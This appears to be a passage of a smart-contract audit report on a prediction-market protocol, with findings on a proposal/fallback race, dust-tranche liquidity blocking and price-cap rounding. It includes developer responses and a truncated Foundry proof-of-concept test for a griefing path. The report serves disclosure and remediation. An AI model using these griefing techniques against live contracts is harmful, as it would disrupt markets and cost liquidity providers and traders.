SIG-27 | Open Fallback And Outcome Proposals Remain Concurrent After The Fallback Deadline

Category	Severity	Location	Status
Logical Issue	● Minor	contracts/OptimisticSettlementModule.sol (08/24-68f2b7): 216, 382~383	● Resolved

Description

For a time-bounded market, `forceResolveOpen` is documented as a liveness path for a market that never receives a proposal. After `openFallbackEligibleAt`, it may finalize `Open` as `Invalid` with no bond. `proposeOutcome` has no matching end time: it remains legal whenever the market is still `Open` and `resolutionStartTime` has passed. The two calls are therefore both valid after the fallback timestamp. If the fallback is included first, a still-accepted bonded proposal reverts and payouts are `1/2` rather than Yes or No.

Vulnerability Detail

`proposeOutcome` only enforces the beginning of the proposal period. It neither checks `openFallbackEligibleAt` nor any proposal deadline. `forceResolveOpen` only requires that the resolution is still `Open` and that the fallback deadline has passed.

```
// File: contracts/OptimisticSettlementModule.sol (lines 207-229)
function proposeOutcome(
    uint256 marketId,
    DisputeResult outcome
) external nonReentrant {
    _requireActiveModule(marketId);
    Resolution storage r = _resolutions[marketId];
    if (r.status != SettlementStatus.Open) revert InvalidStatus();

    ResolutionConfig storage c = _configs[marketId];
    @> if (block.timestamp < c.resolutionStartTime) revert TooEarly();

    if (outcome == DisputeResult.None) revert InvalidOutcome();

    TokenTransferLib.pullExact(c.bondToken, c.proposalBond);

    r.proposedOutcome = outcome;
    r.proposer = msg.sender;
    r.proposedAt = uint64(block.timestamp);

    emit OutcomeProposed(marketId, msg.sender, outcome);

    r.status = SettlementStatus.Proposed;
}
```

```
// File: contracts/OptimisticSettlementModule.sol (lines 372-386)
/// @notice Liveness fallback for a time-bounded market that never receives a
proposal.
/// Markets without a predictEndTime remain intentionally open-ended and
cannot use
/// this path. No bonds are moved because the market is still Open.
function forceResolveOpen(uint256 marketId) external nonReentrant {
    _requireActiveModule(marketId);
    Resolution storage r = _resolutions[marketId];
    if (r.status != SettlementStatus.Open) revert InvalidStatus();

    ResolutionConfig storage c = _configs[marketId];
    if (c.predictEndTime == 0) revert OpenFallbackUnavailable();
    @> if (block.timestamp < openFallbackEligibleAt[marketId])
        revert TooEarly();

    _finalize(marketId, DisputeResult.Invalid);
}
```

The NatSpec assumes that, by the time this path runs, the market has not received a proposal. The implementation does not close `proposeOutcome`, so that assumption is not enforced. Once `block.timestamp >= openFallbackEligibleAt[marketId]`, an unprivileged caller can send `forceResolveOpen` without a bond. A bonded

`proposeOutcome` remains accepted until status leaves `Open`. If the fallback is included first, `_finalize` writes `Finalized` and `DisputeResult.Invalid`, and the proposal reverts with `InvalidStatus`. If the proposal is included first, status is `Proposed` and `forceResolveOpen` reverts; an already-mined proposal cannot be rewritten.

```
// File: contracts/OptimisticSettlementModule.sol (lines 488-501)
function _finalize(uint256 marketId, DisputeResult result) internal {
    Resolution storage r = _resolutions[marketId];
    r.status = SettlementStatus.Finalized;
    r.finalOutcome = result;
    (uint128 yesNum, uint128 noNum, uint128 denom) = _payoutFor(result);

    emit OutcomeFinalized(
        marketId,
        result,
        yesNum,
        noNum,
        denom
    );
}
```

```
// File: contracts/OptimisticSettlementModule.sol (lines 508-515)
function _payoutFor(
    DisputeResult result
) internal pure returns (uint128 yesNum, uint128 noNum, uint128 denom) {
    if (result == DisputeResult.Yes) return (1, 0, 1);
    if (result == DisputeResult.No) return (0, 1, 1);
    if (result == DisputeResult.Invalid) return (1, 1, 2);
    return (0, 0, 0);
}
```

The NegRisk settlement module repeats the same overlap. `_proposeGroup` does not consult `groupOpenFallbackEligibleAt`. `forceResolveOpenGroup` finalizes the group as invalid once that timestamp has passed.

```
// File: contracts/NegRiskSettlementModule.sol (lines 513-522)
function _proposeGroup(
    uint256 groupId,
    uint8 proposedWinnerIdx,
    bool invalidProposal
) internal {
    GroupResolution storage gr = _groupResolutions[groupId];
    if (gr.status != SettlementStatus.Open) revert InvalidStatus();

    ResolutionConfig storage c = _groupConfigs[groupId];
    @> if (block.timestamp < c.resolutionStartTime) revert TooEarly();
}
```

```
// File: contracts/NegRiskSettlementModule.sol (lines 624-633)
function forceResolveOpenGroup(uint256 groupId) external nonReentrant {
    GroupResolution storage gr = _groupResolutions[groupId];
    if (gr.status != SettlementStatus.Open) revert InvalidStatus();

    ResolutionConfig storage c = _groupConfigs[groupId];
    if (c.predictEndTime == 0) revert OpenFallbackUnavailable();
    if (block.timestamp < groupOpenFallbackEligibleAt[groupId])
        revert TooEarly();
}
```

Impact

If the fallback is included first, payouts are $\frac{1}{2}$ on both sides instead of the Yes or No schedule a late-but-still-accepted proposal would have entered. The call needs no authorization and no bond.

The path is reachable only after a time-bounded market has remained `Open` through `openFallbackEligibleAt` (the settlement anchor plus fourteen days). Invalid settlement after that idle period is the documented purpose of the fallback. The defect is that the proposal interface is still open, so a late bonded proposal can lose to the zero-bond Invalid path, contrary to the NatSpec that the market never received a proposal.

Recommendation

On time-bounded markets (`predictEndTime != 0`), make bonded proposals and the open fallback mutually exclusive around the stored deadline. In `proposeOutcome` and `_proposeGroup`, revert `TooLate` when `block.timestamp >= openFallbackEligibleAt / groupOpenFallbackEligibleAt`.

After the deadline, binary markets can settle only as Invalid ($\frac{1}{2}$); a NegRisk group can settle only as Invalid ($\frac{1}{N}$). A named Yes, No, or group winner remains reachable only through a bonded proposal before the deadline. A reset that renews the stored deadline extends both the proposal window and the fallback wait, so those two outcomes stay disjoint through reopen as well.

Alleviation

[sigmarket, 08/30/2026]: [Need Fix]

We confirm the finding.

For a time-bounded market, the stored Open-fallback deadline is intended to separate the bonded proposal window from the permissionless Invalid fallback. The current implementation enforces the beginning of the proposal window through `resolutionStartTime`, but it does not enforce a corresponding end. As a result, once `openFallbackEligibleAt` has been reached, a new bonded proposal and the zero-bond Open fallback are both valid while the market remains Open.

The resulting terminal path depends on transaction ordering. A proposal included first moves the market to Proposed and blocks the fallback, while the fallback included first finalizes the market as Invalid and causes the proposal transaction to revert. The same overlap exists for NegRisk group proposals and `forceResolveOpenGroup`.

We will make the two windows mutually exclusive for time-bounded markets and groups. `proposeOutcome` and the NegRisk group proposal path will reject new proposals when:

```
block.timestamp >= openFallbackEligibleAt
```

or, for a group:

```
block.timestamp >= groupOpenFallbackEligibleAt
```

The deadline check will occur before pulling the proposal bond or mutating proposal state. A proposal included before the deadline will continue through the normal challenge and resolver lifecycle and cannot be replaced by the Open fallback. At and after the deadline, a still-Open market or group can only use the documented Invalid fallback.

Markets with `predictEndTime == 0` will retain their intentional open-ended proposal lifecycle. When an exceptional resolver reset renews the stored fallback deadline under the SIG-04 remediation, that renewed deadline will extend both the proposal window and the fallback wait, preserving the same mutually exclusive boundary after reopening.

Regression coverage will include binary and NegRisk proposal acceptance at deadline minus one, proposal rejection at the exact deadline and afterward, successful fallback at the exact deadline, no bond or state mutation on a late proposal, renewed proposal windows after reset, and unchanged open-ended behavior.

We classify this finding as Fix. We will provide the remediation commit and focused test evidence in the next update.

[sigmarket, 09/01/2026]: The mutual exclusion is present for both ordinary and NegRisk proposals, changes have been reflected in commit [d471124cffd8ecbeb7a6b1670914d32c43ebdde5](#)

SIG-28 | Dust Tranche Can Block Market-Wide Liquidity Growth

Category	Severity	Location	Status
Logical Issue	Minor	contracts/LiquidityEngine.sol (08/24-68f2b7): 80~81, 112~113	Resolved

Description

`LiquidityEngine.applyRemoveLiquidity` can leave a non-empty sub-minimum tranche, including `shares = 1`. `LiquidityEngine.applyMarketWideGrowth` later grows every non-empty tranche and reverts if any tranche would mint zero new shares. A one-share residue therefore blocks otherwise valid market-wide liquidity additions whenever the growth factor is below `1e18`.

Vulnerability Detail

`bootstrapTranche` enforces `nav >= minLpAmount`, but the removal path does not preserve that floor for non-empty remnants:

```
// File: contracts/LiquidityEngine.sol, lines 136-148
uint256 remaining = ts.shares - sharesToBurn;
if (remaining > 0) {
    ts.yFloor = Math.mulDiv(ts.yFloor, remaining, ts.shares);
    ts.nFloor = Math.mulDiv(ts.nFloor, remaining, ts.shares);
} else {
    ts.yFloor = 0;
    ts.nFloor = 0;
    baseOut += ts.feeAccum;
    ts.feeAccum = 0;
}
ts.shares = remaining;
```

`V8PredictionMarket._applyRemoveLiquidity` only requires a positive burn, sufficient user shares, and an expired LP lock. An LP with near-total tranche ownership can therefore burn `shares - 1` and leave a live one-share tranche.

Non-empty liquidity additions use the market-wide growth path. The first loop includes every tranche with `shares != 0` in the aggregate reserve totals:

```
// File: contracts/LiquidityEngine.sol, lines 52-58
for (uint8 i = 0; i < trancheCount; i++) {
    TrancheState storage ts = states[marketId][i];
    if (ts.shares == 0) continue;
    totalBase += ts.uCurve;
    totalYes += ts.yesTokens;
    totalNo += ts.noTokens;
}
```

The second loop then applies the same factor to every non-empty tranche and reverts if any minted share amount rounds to zero:

```
// File: contracts/LiquidityEngine.sol, lines 73-80
for (uint8 i = 0; i < trancheCount; i++) {
    TrancheState storage ts = states[marketId][i];
    if (ts.shares == 0) continue;
    uint256 baseAccepted = Math.mulDiv(ts.uCurve, f, WAD);
    uint256 yesAccepted = Math.mulDiv(ts.yesTokens, f, WAD);
    uint256 noAccepted = Math.mulDiv(ts.noTokens, f, WAD);
    uint256 newShares = Math.mulDiv(ts.shares, f, WAD);
    if (newShares == 0) revert InsufficientAmount();
}
```

For `shares = 1`, `Math.mulDiv(1, f, WAD)` is zero for every `f < WAD`. The dust tranche can therefore veto additions to unrelated healthy tranches. Direct `addLiquidity` and `V8Router.addLiquidityFromBase` both reach this core path before any router `minSharesOut` check.

Impact

After the LP lock expires, a near-total tranche owner can create a one-share residue that blocks ordinary additions to healthy tranches unless the caller supplies enough assets for `f >= WAD`, roughly a 100% market-wide proportional growth in the limiting reserve dimension.

The issue is a conditional liveness failure rather than a permanent market halt. The dust owner can fully exit, settlement can clear the position, or an unusually large add can grow the dust tranche. If those do not occur, active-market liquidity additions can remain unavailable indefinitely.

Recommendation

Exclude sub-minimum non-empty tranches from market-wide growth in both loops:

```
if (ts.shares == 0 || ts.shares < minLpAmount_) continue;
```

The same predicate should be used when computing aggregate totals and when applying growth, so dust neither depresses `f` nor reverts the second pass.

Follow-up: The threshold needs to be carefully chosen. Reusing `minLpAmount_` here might be too harsh.

Alleviation

[sigmarket, 08/30/2026]:

[Need Fix]

We confirm the finding.

`applyRemoveLiquidity` permits a tranche to retain any positive share balance after a partial withdrawal, including a one-share residue. `applyMarketWideGrowth` subsequently includes every non-empty tranche in the market-wide growth set and

requires every included tranche to mint a nonzero number of new shares.

For a tranche with `shares == 1`, `Math.mulDiv(shares, f, WAD)` is zero for every growth factor below one WAD. A normal liquidity addition with `f < WAD` therefore reverts even when the other tranches can accept the addition. Because non-empty Core and Router additions both use the market-wide growth path introduced for SIG-06, a dust residue in one tranche can block liquidity growth across the market.

We will introduce an explicit non-economic-residue policy for market-wide growth. A tranche that cannot receive a nonzero proportional share mint under the accepted growth operation will not be allowed to veto growth in otherwise eligible tranches. The same eligibility set will be used when computing aggregate growth totals and when applying the resulting state updates, so the factor calculation and mutation pass cannot diverge.

The remediation will preserve the price-safety objective of SIG-06. We will verify that dust handling cannot cause a material aggregate price transition or restore targeted price-moving liquidity additions. We will also define explicit behavior when the selected tranche is itself ineligible and when no economically active tranche remains.

We will not enforce a minimum residual share balance on the liquidity-removal path, because doing so could block an LP from withdrawing principal when another LP leaves a sub-minimum position. Dust positions will remain removable and settlement-claimable through the existing exit paths.

Regression coverage will include one-share and sub-minimum residues created through normal withdrawals, direct Core and Router liquidity additions, growth factors below and at one WAD, consistent eligibility across both growth passes, selected-dust and all-dust cases, aggregate price behavior, caller refunds and accepted-amount accounting, LP share and fee-debt updates, complete dust exit, and settlement claims.

We classify this finding as Fix. We will provide the remediation commit and focused test evidence in the next update.

[CertiK, 09/02/2026]:

Thank you for the clarification. We agree that this issue does not need to be remediated by enforcing a minimum residual balance on liquidity removal.

However, we recommend reconsidering the proposed operation-dependent eligibility resolver. Iteratively recalculating eligibility and growth factors may introduce unnecessary complexity, gas overhead, and additional numerical edge cases.

A simpler static eligibility threshold can also address the issue. Tranches below a carefully chosen LP-share threshold can be excluded from both the aggregate reserve calculation and the mutation loop. The threshold does not need to equal `minLpAmount` if that value is considered too restrictive, but it should be sufficient to prevent one-share or other non-economic residues from affecting or vetoing market-wide growth.

We recommend retaining the invariant that any included tranche must mint nonzero LP shares, and adding regression coverage for dust, threshold-boundary, selected-dust/all-dust, Core/Router, accounting, exit, and settlement cases.

[sigmarket, 09/05/2026]: [Follow-up clarification - superseding the earlier resolver proposal]

Our prior comments described intermediate remediation states. The shares-only ceiling proposal and the later comparison with a static dust threshold are superseded by the selected local candidate: a candidate-seeded, mask-decreasing resolver without a factor ceiling.

The earlier statement that Core and Router use the same eligibility mask must not be read as a blanket guarantee for every intermediate revision or for quotation and execution at different times. Subsequent local review identified a quote/execution mismatch in an intermediate implementation. The replacement has Core recompute one canonical plan from the original raw input and current state; mutation consumes that plan's mask and factor, all per-tranche and directional minima bind the actual receipt, and Router returns Core's complete receipt. The final evidence will identify the exact revision providing these properties.

Eligibility still requires a nonzero share mint for each included tranche. Excluding a tranche is additionally subject to the full-market versus eligible-subset price check. The relevant guarantee is bounded price impact under the defined integer tolerance, not that every excluded reserve has a negligible absolute balance or that every proposed deposit must succeed. An addition that violates the price policy can still revert.

The cumulative price reference, withdrawal behavior and complete-exit recovery policy are described in our SIG-30 supplement. Those lifecycle rules replace any trade-only-anchor shorthand. The distinction between a Router composition quote and executable Core state is described in our SIG-32 supplement.

SIG-28 and SIG-30 will be delivered together with the final commit-bound regression and accounting evidence. This local implementation update does not change CertiK's current Partially Resolved status or claim deployment.

[CertiK, 09/07/2026]: The fix uses operation-dependent iterative eligibility, which is a deliberate design choice the team adopts. Changes have been reflected in commit [4562444501746faed8d57e3e37b111b55d1fd3a9](#).

SIG-29 | Floor-Rounding Tranche Allocations Can Breach The Maximum Price Cap

Category	Severity	Location	Status
Logical Issue	Minor	contracts/TradeEngine.sol (08/31-f4c944): 87~95; contracts/TradeMath.sol (08/31-f4c944): 12~16	Resolved

Description

When a buy is limited by the global price cap, the engine derives aggregate boundary amounts and then distributes the base credit and outcome consumption independently across active tranches. Each distribution uses floor rounding. Although the outcome-consumption remainder is removed from a tranche, the corresponding base-credit remainder is not allocated to any tranche. It is instead recorded as protocol cash. Consequently, the persisted aggregate reserves can move past the reserve boundary used to enforce `priceMaxBps`.

Vulnerability Detail

`findCapBoundary` computes the consumed-side reserve target from the configured maximum price and returns the amount that may be consumed to reach that target.

```
// File: contracts/TradeMath.sol (lines 17-27)
uint256 pMax = priceMaxBps;
uint256 pMin = BPS - priceMaxBps;

// The pricing invariant already includes every tranche's global
// effective reserves. At pMax, other/consume = pMax/pMin and
// consume^2 = K * pMin / pMax.
@> uint256 targetSquared = Math.mulDiv(K, pMin, pMax, Math.Rounding.Ceil);
uint256 hatAggStar = Math.sqrt(targetSquared);
if (hatAggStar * hatAggStar < targetSquared) hatAggStar++;

@> capDY = hatAgg > hatAggStar ? hatAgg - hatAggStar : 0;
```

On a cap-limited buy, `_executeOrder` sets `tradeD` to this boundary and derives `tradeC` and `tradeQ`, where `tradeQ = tradeD + tradeC`.

```
// File: contracts/TradeEngine.sol (lines 164-179)
    } else {
        if (capInvD <= maxInvD) {
@>            hardCapHit = true;
@>            tradedD = capInvD;
        } else {
            tradedD = maxInvD;
        }
        uint256 hatAggStar = hatAgg - tradedD;
        if (hatAggStar == 0) hatAggStar = 1;
        uint256 hatOtherStar = Math.mulDiv(K, 1, hatAggStar);

        if (isBuy) {
@>            tradeC = hatOtherStar > hatOther
                    ? hatOtherStar - hatOther
                    : 0;
            tradeQ = tradedD + tradeC;
        } else {
```

`_updateTranches` then floor-rounds both values independently. Therefore, when two or more active tranches have fractional `tradeC` shares, `allocatedBase = sum(shareC)` can be smaller than `tradeC`. The full `tradeQ` is nevertheless removed: after the floor-rounded `shareQ` values are deducted, the function removes the entire remaining amount without crediting additional `uCurve`.

```
// File: contracts/TradeEngine.sol (lines 371-384)
    uint256 wj = (ts.yesTokens + ts.uCurve) + (ts.noTokens + ts.uCurve);
@>    uint256 shareC = Math.mulDiv(tradeC, wj, activeWSum);
    uint256 shareQ = Math.mulDiv(tradeQ, wj, activeWSum);
    sumShareQ += shareQ;

    uint256 grossFee = Math.mulDiv(shareC, cfg.feeBps, BPS);
    uint256 protoFee = Math.mulDiv(grossFee, protocolFeeRatio_, BPS);
    uint256 lpFee = grossFee - protoFee;

    if (isBuy) {
        // Receive base and remove the consumed-side outcome inventory.
@>        ts.uCurve += shareC;
@>        _removeConsumed(ts, consumeYes, shareQ);
        allocatedBase += shareC;
    } else {
```

```
// File: contracts/TradeEngine.sol (lines 418-429)
    if (isBuy && tradeQ > sumShareQ) {
        uint256 remainder = tradeQ - sumShareQ;
        for (uint8 cursor = n; cursor > 0 && remainder > 0; cursor--) {
            uint8 i = cursor - 1;
            uint256 capacity = _getHat(states[i], consumeYes);
            uint256 extra = remainder < capacity ? remainder : capacity;
            if (extra == 0) continue;
@>        _removeConsumed(states[i], consumeYes, extra);
            if (collectFills) fills[i].filled += extra;
            remainder -= extra;
        }
        assert(remainder == 0);
    }
}
```

For a `BuyYes`, the resulting aggregate consumed-side reserve is `hatAgg - tradeQ + allocatedBase`. Since `tradeQ = tradeD + tradeC`, it is `hatAgg - tradeD - (tradeC - allocatedBase)`, which is below the cap-boundary reserve whenever base allocation has a nonzero rounding remainder. The caller still charges the full `tradeC` and transfers the unallocated amount into `protocolCashDelta`.

```
// File: contracts/TradeEngine.sol (lines 222-224)
    if (isBuy) {
        result.cost += tradeC + totalFees;
@>        protocolCashDelta += tradeC - allocatedBase;
    } else {
```

At the boundary, the intended price relationship is `other / consume = pMax / pMin`. Reducing both aggregate effective reserves by the unallocated base remainder makes `(other - remainder) / (consume - remainder)` larger when `other > consume`, which is the cap-side relationship. The post-trade price can therefore exceed `priceMaxBps`.

Impact

A cap-hit buy with multiple active tranches can persist an `other / consume` ratio above `priceMaxBps`, so `PricingLib.getPrice` and later trades observe a price above the advertised ceiling, and the unallocated base remainder is diverted from LP `uCurve` into protocol cash.

Recommendation

It's recommended to reconcile the base allocation exactly at the tranche level: after assigning the proportional floor-rounded `shareC` values, distribute the `tradeC` remainder deterministically (for example, via the same reverse-index walk already used for the `tradeQ` remainder) so that every additional consumed-side amount removed is paired with a matching base credit to `uCurve` and `allocatedBase`.

Alleviation

[sigmarket, 09/05/2026]: [Follow-up clarification - rounding units and accounting scope]

In our earlier statement that the allocation gap is bounded by activeCount - 1 wei per TradeEngine step, wei means the smallest unit of the internal 18-decimal WAD accounting amount. It is not necessarily one native-decimal collateral unit, and this bound is per step rather than a bound on the total economic impact of a transaction or sequence.

The small directly misallocated amount does not make the price-cap violation harmless. In shallow reserve states, a rounding-scale allocation discrepancy can still produce a significant price-ratio deviation. We continue to treat the hard price-cap invariant as requiring remediation.

The local fix in commit 169dbc7 uses cumulative weighted base allocation to enforce $\text{sum}(\text{shareC}) == \text{tradeC}$ before fee and fill accounting, while retaining capacity-aware outcome remainder handling. This assigns the non-fee tranche-allocation remainder to LP reserves instead of protocol cash. It does not remove legitimate protocol fees or merge this remainder with the separate native-decimal buy/sell settlement-rounding rules covered by SIG-18.

The commit reference identifies local implementation work and is not a claim that it has already been delivered, accepted by CertiK or deployed. The final update will provide the delivered revision and its matching regression evidence.

Changes have been reflected in commit [169dbc7d0c448b0f7a8719a6f3ef621eb7800443](#)

SIG-30 | Excluded Dust Tranche Reserves Can Cap Market-Wide Liquidity Growth

Category	Severity	Location	Status
Logical Issue	● Minor	contracts/LiquidityEngine.sol (08/31-f4c944): 80~85	● Resolved

Description

`_resolveMarketWideGrowth` loops over the eligibility mask. On each pass it computes a market-wide `factor`, removes every eligible tranche whose `_growthDelta(ts.shares, factor)` is zero, and folds `_zeroDeltaFactorCeiling(ts)` for each removed tranche into a `factorCeiling` that clips the factor on the following pass:

```
// File: contracts/LiquidityEngine.sol (lines 102-117)
    if (factorCeiling < factor) factor = factorCeiling;
    if (factor == 0 || factor == type(uint256).max)
        revert InsufficientAmount();

    uint256 nextMask = eligibilityMask;
    for (uint8 i = 0; i < states.length; i++) {
        uint256 trancheBit = uint256(1) << i;
        if ((eligibilityMask & trancheBit) == 0) continue;
        TrancheState memory ts = states[i];
        if (_growthDelta(ts.shares, factor) != 0) continue;
        nextMask &= ~trancheBit;
        uint256 zeroDeltaCeiling = _zeroDeltaFactorCeiling(ts);
        if (zeroDeltaCeiling < factorCeiling) {
            factorCeiling = zeroDeltaCeiling;
        }
    }
}
```

`_zeroDeltaFactorCeiling` derives the ceiling from six fields of the excluded tranche, each contributing $(WAD - 1) / \text{value}$:

```
// File: contracts/LiquidityEngine.sol (lines 255-274)
function _zeroDeltaFactorCeiling(
    TrancheState memory ts
) private pure returns (uint256 ceiling) {
    ceiling = type(uint256).max;
    ceiling = _tightenZeroDeltaCeiling(ceiling, ts.shares);
    @> ceiling = _tightenZeroDeltaCeiling(ceiling, ts.uCurve);
    @> ceiling = _tightenZeroDeltaCeiling(ceiling, ts.yesTokens);
    @> ceiling = _tightenZeroDeltaCeiling(ceiling, ts.noTokens);
    @> ceiling = _tightenZeroDeltaCeiling(ceiling, ts.yFloor);
    @> ceiling = _tightenZeroDeltaCeiling(ceiling, ts.nFloor);
}

function _tightenZeroDeltaCeiling(
    uint256 current,
    uint256 value
) private pure returns (uint256) {
    if (value == 0) return current;
    @> uint256 valueCeiling = (WAD - 1) / value;
    return valueCeiling < current ? valueCeiling : current;
}
```

The `shares` term is the only one with a purpose. A tranche is excluded because $\text{shares} * \text{factor} < \text{WAD}$; after exclusion the remaining set has a smaller reserve denominator, so the recomputed factor rises, and $(\text{WAD} - 1) / \text{shares}$ is exactly the bound that keeps the excluded tranche's share delta at zero under the new factor. That bound is never below the current factor, so it never clips a pass by itself.

The reserve and floor terms are different. A dropped tranche is skipped entirely by `applyMarketWideGrowth`, so nothing about its `uCurve`, `yesTokens`, `noTokens`, `yFloor`, or `nFloor` is ever scaled and none of them need to stay bounded:

```
// File: contracts/LiquidityEngine.sol (lines 193-200)
for (uint8 i = 0; i < trancheCount; i++) {
    @> if ((eligibilityMask & (uint256(1) << i)) == 0) continue;
    TrancheState storage ts = states[marketId][i];
    uint256 baseAccepted = _growthDelta(ts.uCurve, factor);
    uint256 yesAccepted = _growthDelta(ts.yesTokens, factor);
    uint256 noAccepted = _growthDelta(ts.noTokens, factor);
    uint256 newShares = _growthDelta(ts.shares, factor);
    if (newShares == 0) revert InsufficientAmount();
}
```

Yet whenever any reserve of the excluded tranche exceeds its `shares` (ratio $r = \text{reserve} / \text{shares} > 1$), the reserve term is r times tighter than the shares term and does clip the factor for every tranche still in the mask. Concretely, with an excluded tranche `A` and the remaining set `{B, ...}`:

1. Pass 0 computes `F0` from the full non-empty set. $A.\text{shares} * F0 < \text{WAD}$, so `A` is removed and $\text{factorCeiling} = \min((\text{WAD}-1)/A.\text{shares}, (\text{WAD}-1)/A.\text{uCurve}, (\text{WAD}-1)/A.\text{yesTokens}, \dots)$.

2. Pass 1 recomputes `F1` from the remaining set and clips it: `factor = min(F1, factorCeiling)`. If `A.uCurve = 10` wei, `factorCeiling ≈ 1e17`, so no add can grow the remaining tranches by more than `10%` in this transaction regardless of the collateral supplied.
3. If any field of `A` is `>= WAD`, `(WAD - 1) / value == 0`, `factorCeiling` is zero, the clipped factor is zero, and the resolver reverts with `InsufficientAmount`.

Impact

The consequence is a market-wide throttle: a 1-share dust tranche, which `removeLiquidity` is allowed to leave behind, typically holds only tens to thousands of wei of reserves, and that alone caps every subsequent market-wide add for the whole market at roughly `10%` down to `0.1%` relative growth per transaction. Larger adds are silently under-filled (or revert on `minSharesOut`). In the extreme where an excluded tranche holds a field `>= WAD`, the ceiling is exactly zero and the quote reverts, but that case is confined to dust-sized adds.

Proof of Concept

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.24;

import {Test} from "forge-std/Test.sol";
import {console} from "forge-std/console.sol";
import {DeployHelper} from "../../helpers/DeployHelper.sol";
import {LiquidityEngineHarness} from "../../helpers/LibraryHarnesses.sol";
import {LiquidityEngine} from "contracts/LiquidityEngine.sol";
import {V8Router} from "contracts/V8Router.sol";
import {Direction, MarketWideLiquidityQuote, SeedParams, TrancheConfig,
TrancheState} from "contracts/Types.sol";

contract ZeroDeltaTrancheReserveCeilingCapsGrowth_PoC_Test is DeployHelper {
    uint8 internal constant DUST_IDX = 0;
    uint8 internal constant HEALTHY_IDX = 1;
    uint256 internal constant SMALL_SEED_RAW = 10e6; // 10 USDC = minLpAmount
    uint256 internal constant LARGE_ADD_RAW = 100_000e6;
    uint256 internal constant TARGET_RATIO = 10; // max(reserve)/shares after skew
    uint256 internal constant BUY_CHUNK_WAD = 1e18;

    uint256 internal dustMarket;
    uint256 internal controlMarket;

    function setUp() public override {
        super.setUp();
        dustMarket = _createSingleTrancheMarket();
        controlMarket = _createSingleTrancheMarket();
        _skewYes(dustMarket);
        _skewYes(controlMarket);
        _addHealthyTranche(dustMarket);
        _addHealthyTranche(controlMarket);
        vm.roll(block.number + core.minLockBlocks() + 1);
    }

    function test_PoC_oneShareDustCapsMarketWideAdd() public {
        (
            uint256 preU,
            ,
            uint256 preYes,
            uint256 preNo,
            uint256 preShares,
            ,
            ,
        ) = core.trancheStates(dustMarket, DUST_IDX);
        uint256 preFat = _max3(preU, preYes, preNo);

        console.log("");
        console.log("===== Pre-remove original tranche
=====");
    }
}
```

```

        console.log("  shares", preShares);
        console.log("  uCurve", preU);
        console.log("  YES", preYes);
        console.log("  NO", preNo);
        console.log("  max(reserve)/shares", preShares == 0 ? 0 :
preFat / preShares);

    _leaveDustOrExit(dustMarket, /*leaveOneShare=*/ true);
    _leaveDustOrExit(controlMarket, /*leaveOneShare=*/ false);

    (
        uint256 dustU,
        ,
        uint256 dustYes,
        uint256 dustNo,
        uint256 dustShares,
        uint256 dustYFloor,
        uint256 dustNFloor,
    ) = core.trancheStates(dustMarket, DUST_IDX);
    (,,, uint256 controlShares,,,) = core.trancheStates(controlMarket,
DUST_IDX);
    uint256 dustFat = _max3(dustU, dustYes, dustNo);

    console.log("");
    console.log("===== Live markets after removeLiquidity
=====");
    console.log("  Dust market tranche-0 shares", dustShares);
    console.log("  Dust market tranche-0 uCurve", dustU);
    console.log("  Dust market tranche-0 YES", dustYes);
    console.log("  Dust market tranche-0 NO", dustNo);
    console.log("  Dust market tranche-0 yFloor", dustYFloor);
    console.log("  Dust market tranche-0 nFloor", dustNFloor);
    console.log("  Control market tranche-0 shares", controlShares);
    assertEq(dustShares, 1, "dust path must leave a 1-share residue");
    assertEq(controlShares, 0, "control path must fully exit tranche 0");
    assertLt(dustFat, WAD, "leftover reserves should be wei-scale");
    assertGe(
        dustFat,
        2,
        "dust reserves must be large enough that (WAD-1)/value clips a sub-100%
add"
    );

    (uint256 healthyU,, uint256 healthyYes, uint256 healthyNo, uint256
healthyShares,,,) =
        core.trancheStates(dustMarket, HEALTHY_IDX);
    uint256 baseRaw = (healthyU * 80 / 100) / 1e12;
    uint256 yesBudget = healthyYes * 80 / 100;
    uint256 noBudget = healthyNo * 80 / 100;
    if (baseRaw == 0) baseRaw = 1;

```

```

        console.log(" Healthy tranche uCurve           ", healthyU);
        console.log(" Healthy tranche YES             ", healthyYes);
        console.log(" Healthy tranche NO              ", healthyNo);
        console.log(" Healthy tranche shares          ", healthyShares);
        console.log(" Core add budgets rawBase/yes/no ", baseRaw, yesBudget,
noBudget);

        MarketWideLiquidityQuote memory dustQuote =
            router.quoteMarketWideLiquidityFromBase(dustMarket, 1_000e6);
        console.log("");
        console.log("===== C28 exclusion (Router quote)
=====");
        console.log(" Dust eligibility mask           ",
dustQuote.eligibilityMask);
        assertEq(dustQuote.eligibilityMask & 1, 0, "1-share dust must be excluded
from market-wide growth");

        uint256 dustMinted = _addExplicitBudgets(dustMarket, bob, baseRaw,
yesBudget, noBudget);
        uint256 controlMinted = _addExplicitBudgets(controlMarket, bob, baseRaw,
yesBudget, noBudget);

        console.log("");
        console.log("===== Core addLiquidity (80% of B)
=====");
        console.log(" Dust-path shares minted on B    ", dustMinted);
        console.log(" Control shares minted on B      ", controlMinted);

        assertGt(controlMinted, 0, "control healthy tranche must mint shares");
        assertLt(dustMinted, controlMinted, "dust residue must mint fewer shares
than the clean control");
        assertLt(
            dustMinted * 100,
            controlMinted * 80,
            "dust residue must throttle the healthy tranche by more than 20% versus
control"
        );

        console.log("");
        console.log("===== Impact
=====");
        console.log(" Control shares to healthy B     ", controlMinted);
        console.log(" Dust-path shares to healthy B   ", dustMinted);
        console.log(" A live 1-share residue left by removeLiquidity caps
subsequent market-wide adds through Core; the same ceiling applies to Router zaps
whenever the unclipped factor exceeds (WAD-1)/dustReserve");
    }

    function _createSingleTrancheMarket() internal returns (uint256 marketId) {

```

```

TrancheConfig[] memory configs = new TrancheConfig[](1);
configs[0] = TrancheConfig({floorDepthBps: 1000, feeBps: 50});
SeedParams[] memory seeds = new SeedParams[](1);
seeds[0] = SeedParams({baseSeed: SMALL_SEED_RAW, yesSeed: 0, noSeed: 0});
vm.prank(admin);
marketId = core.createMarket(
    0,
    admin,
    address(usdc),
    PRICE_MAX_BPS,
    configs,
    seeds,
    _defaultResolution(),
    ""
);
}

function _addHealthyTranche(uint256 marketId) internal {
    TrancheConfig memory cfg = TrancheConfig({floorDepthBps: 3000, feeBps:
100});
    vm.prank(admin);
    uint8 idx = core.addTranche(
        marketId, admin, cfg, LARGE_ADD_RAW, _unboundedTrancheBounds()
    );
    assertEq(idx, HEALTHY_IDX);
}

function _skewYes(uint256 marketId) internal {
    for (uint256 i = 0; i < 80; i++) {
        (uint256 uCurve,, uint256 yesTokens, uint256 noTokens, uint256
shares,,) =
            core.trancheStates(marketId, DUST_IDX);
